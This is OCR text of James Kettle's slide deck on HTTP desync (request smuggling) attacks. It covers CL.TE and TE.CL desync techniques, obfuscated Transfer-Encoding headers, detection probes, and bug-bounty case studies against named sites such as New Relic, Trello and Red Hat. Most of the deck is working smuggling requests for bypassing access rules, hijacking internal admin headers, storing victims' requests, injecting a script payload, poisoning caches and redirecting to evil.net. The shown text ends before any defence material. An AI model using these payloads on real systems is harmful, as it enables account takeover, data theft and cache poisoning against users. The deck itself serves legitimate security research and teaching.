HTTP DESYNC ATTACKS

SMASHING INTO THE CELL NEXT DOOR

James Kettle



The Fear Theory

Q) What topic am I really scared of?


A) HTTP Request Smuggling

`Hiding Wookiees in HTTP`

First documented by Watchfire in 2005

"You will not earn bounties"


"You will certainly not be considered like a white hat"




Outline

- Theory & Methodology
- Exploitation Case Studies
- Defence
- Q&A

Keepalive



Keepalive, desynchronized



Desynchronizing: the classic approach



Frontend sees this

```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Content-Length: 5
```

Backend sees this

```
12345GPOST / HTTP/1.1
Host: example.com
…
```

← `Unknown method GPOST`

Desynchronizing: the chunked approach



Frontend sees this

```
POST / HTTP/1.1
Host: example.com
Content-Length: 66
Transfer-Encoding: chunked

0

GPOST / HTTP/1.1
…
```

Backend sees this

← Unknown method GPOST

Desynchronizing: the TE.CL approach



Frontend sees this

```
POST / HTTP/1.1
Host: example.com
Content-Length: 3
Transfer-Encoding: chunked

6
PREFIX
0

POST / HTTP/1.1
Host: example.com
```

Backend sees this

Forcing desync

If a message is received with both a Transfer-Encoding header field and a Content-Length header field, the latter MUST be ignored. – RFC 2616 #4.4.3

```
Transfer-Encoding: chunked
Content-Length: 123
```

```
Transfer-Encoding: chunked
Transfer-Encoding: x
```

```
Transfer-Encoding : chunked
```

```
Transfer-Encoding: xchunked
```


```
Transfer-Encoding:[tab]chunked
```

```
GET / HTTP/1.1
 Transfer-Encoding: chunked
```


```
Transfer-Encoding
 : chunked
```

```
X: X[\n]Transfer-Encoding: chunked
```

Methodology



Detecting desync





```
POST /about HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 6

3
abc
Q
```

CL.CL: backend response
TE.TE: frontend response
TE.CL: frontend response
CL.TE: timeout

```
POST /about HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 6

0

X
```

CL.CL: backend response
TE.TE: backend response
TE.CL: timeout
CL.TE: socket poison

Confirming desync





```
POST /search HTTP/1.1
Content-Length: 51
Transfer-Encoding: zchunked

11
=x&q=smuggling&x=
0

GET /404 HTTP/1.1
X: XPOST /search HTTP/1.1
Host: example.com
…
```

Triggers 404 if vulnerable

```
POST /search HTTP/1.1
Content-Length: 4
Transfer-Encoding: zchunked

96
GET /404 HTTP/1.1
X: X=1&q=smugging&x=
Host: example.com
Content-Length: 100

x=
0

POST /search HTTP/1.1
Host: example.com
```

CASE STUDIES


Bypassing rules




```
POST / HTTP/1.1
Host: software-vendor.com
Content-Length: 200
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: software-vendor.com
X: X GET / HTTP/1.1
     Host: software-vendor.com
```

```
HTTP/1.1 200 OK

Please log in
```


Bypassing rewrites




```
POST / HTTP/1.1
Host: security-vendor.com
X-Forwarded-For: 127.0.0.1
Content-Length: 200
Transfer-Encoding: chunked

0

GET / HTTP/1.1
Host: security-vendor.com
X-Forwarded-For: xyz.burpcollaborator.net
X: XGET…
```

$300


Request reflection




```
POST / HTTP/1.1
Host: login.newrelic.com
Content-Length: 142
Transfer-Encoding: chunked
Transfer-Encoding: x

0

POST /login HTTP/1.1
Host: login.newrelic.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
…
login[email]=asdf POST /login HTTP/1.1
                  Host: login.newrelic.com
```

```
Please ensure that your email and
password are correct.
<input id="email" value="asdfPOST
/login HTTP/1.1
Host: login.newrelic.com
X-Forwarded-For: 81.139.39.150
X-Forwarded-Proto: https
X-TLS-Bits: 128
X-TLS-Cipher: ECDHE-RSA-AES128-GCM-
SHA256
X-TLS-Version: TLSv1.2
x-nr-external-service: external
```

Exploring



GET / HTTP/1.1
Host: staging-alerts.newrelic.com

HTTP/1.1 301 Moved Permanently
Location: https://staging-alerts.newrelic.com/

GET / HTTP/1.1
Host: staging-alerts.newrelic.com
X-Forwarded-Proto: https

HTTP/1.1 404 Not Found

Action Controller: Exception caught

GET /revision_check HTTP/1.1
Host: staging-alerts.newrelic.com
X-Forwarded-Proto: https

HTTP/1.1 200 OK


Not authorized with header:

GET /revision_check HTTP/1.1
Host: staging-alerts.newrelic.com
X-Forwarded-Proto: https
X-nr-external-service: 1

HTTP/1.1 403 Forbidden

Forbidden

Exploring




```
POST /login HTTP/1.1
Host: login.newrelic.com
Content-Length: 564
Transfer-Encoding: chunked
Transfer-encoding: cow

0
```

```
{
 "user": {
   "account_id": 934454,
   "is_newrelic_admin": true
 },
 "current_account_id": 934454
 …
}
```

```
POST /internal_api/934454/session HTTP/1.1
Host: alerts.newrelic.com
X-Forwarded-Proto: https
Service-Gateway-Account-Id: 934454
Service-Gateway-Is-Newrelic-Admin: true
Content-Length: 6
…
x=123GET…
```

+$3,000

$3,300

Involuntary request storage


Detect → Confirm → Explore → Store / Attack

```
POST /1/cards HTTP/1.1
Host: trello.com
Transfer-Encoding:[tab]chunked
Content-Length: 4

9f
PUT /1/members/1234 HTTP/1.1
Host: trello.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 400

x=x&csrf=1234&username=testzzz&bio=cake
0

GET / HTTP/1.1
Host: trello.com
```



+$1,800
+$2,500
$7,600

Harmful responses





```
POST / HTTP/1.1
Host: saas-app.com
Content-Length: 4
Transfer-Encoding: chunked

10
=x&csrf=token&x=
66
POST /index.php HTTP/1.1
Host: saas-app.com
Content-Length: 100

SAML=a"><script>alert(1)</script>
0 POST / HTTP/1.1
  Host: saas-app.com
  Cookie: …
```

```
HTTP/1.1 200 OK
…
<input name="SAML"
  value="a"><script>alert(1)
</script>

0

POST / HTTP/1.1
Host: saas-app.com
Cookie: …
"/>
```

+$2,000

$9,600

Accidental Cache Poisoning




```
▶ GET https://52.16.21.24/ net::ERR_CERT_COMMON_NAME_INVALID
```


```
POST / HTTP/1.1
Host: redacted.com
Content-Length: 45
Transfer-Encoding: chunked

0

POST / HTTP/1.1
Host: 52.16.21.24
X: X GET /images/x.png HTTP/1.1
```

Frontend perspective

```
GET /images/x.png HTTP/1.1
```

```
HTTP/1.1 301 Moved Permanently
Location: https://52.16.21.24/
```

Web Cache Deception++




```
POST / HTTP/1.1
Transfer-Encoding: blah

0

GET /account/settings HTTP/1.1
X: X GET /static/site.js HTTP/1.1
     Cookie: sessionid=xyz
```

Frontend perspective

```
GET /static/site.js HTTP/1.1
```


```
HTTP/1.1 200 OK

Your payment history
…
```

Expected habitat:

Sensitive responses with fixed, uncached extensions


Sensitive POST responses

CDN Chaining




```
POST /cow.jpg HTTP/1.1
Host: redacted.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Transfer-Encoding: chunked

0

GET / HTTP/1.1
Host: www.redhat.com
X: XGET…
```

Chaining DOM Problems



Runs on unknown URL in victim's browser

```
GET /assets/idx?redir=//redhat.com@evil.net/ HTTP/1.1
Host: www.redhat.com
```


```
<script>
var destination = getQueryParam('redir')
[low quality filtering]
document.location = destination
</script>
```

Solution: chain a server-side local redirect

```
POST /en/search?dest=../assets/idx?redir=… HTTP/1.1
Host: www.redhat.com
```

```
HTTP/1.1 301 Found
Location: /assets/idx?redir=//redhat.co…
```

'Harmless' responses





```
POST /etc/libs/xyz.js HTTP/1.1
Host: redacted.com
Content-Length: 57
Transfer-Encoding: chunked

0

POST /etc HTTP/1.1
Host: burpcollaborator.net
X: XGET /etc/libs/xyz.js HTTP/1.1
…
```

```
HTTP/1.1 301 Moved Permanently
Location: https://burpcollaborator.net/etc/
```

+$550
+$750
+$1,000
+$2,000
+$5,000
+$15,000*
$31,900

Web Cache Poisoning

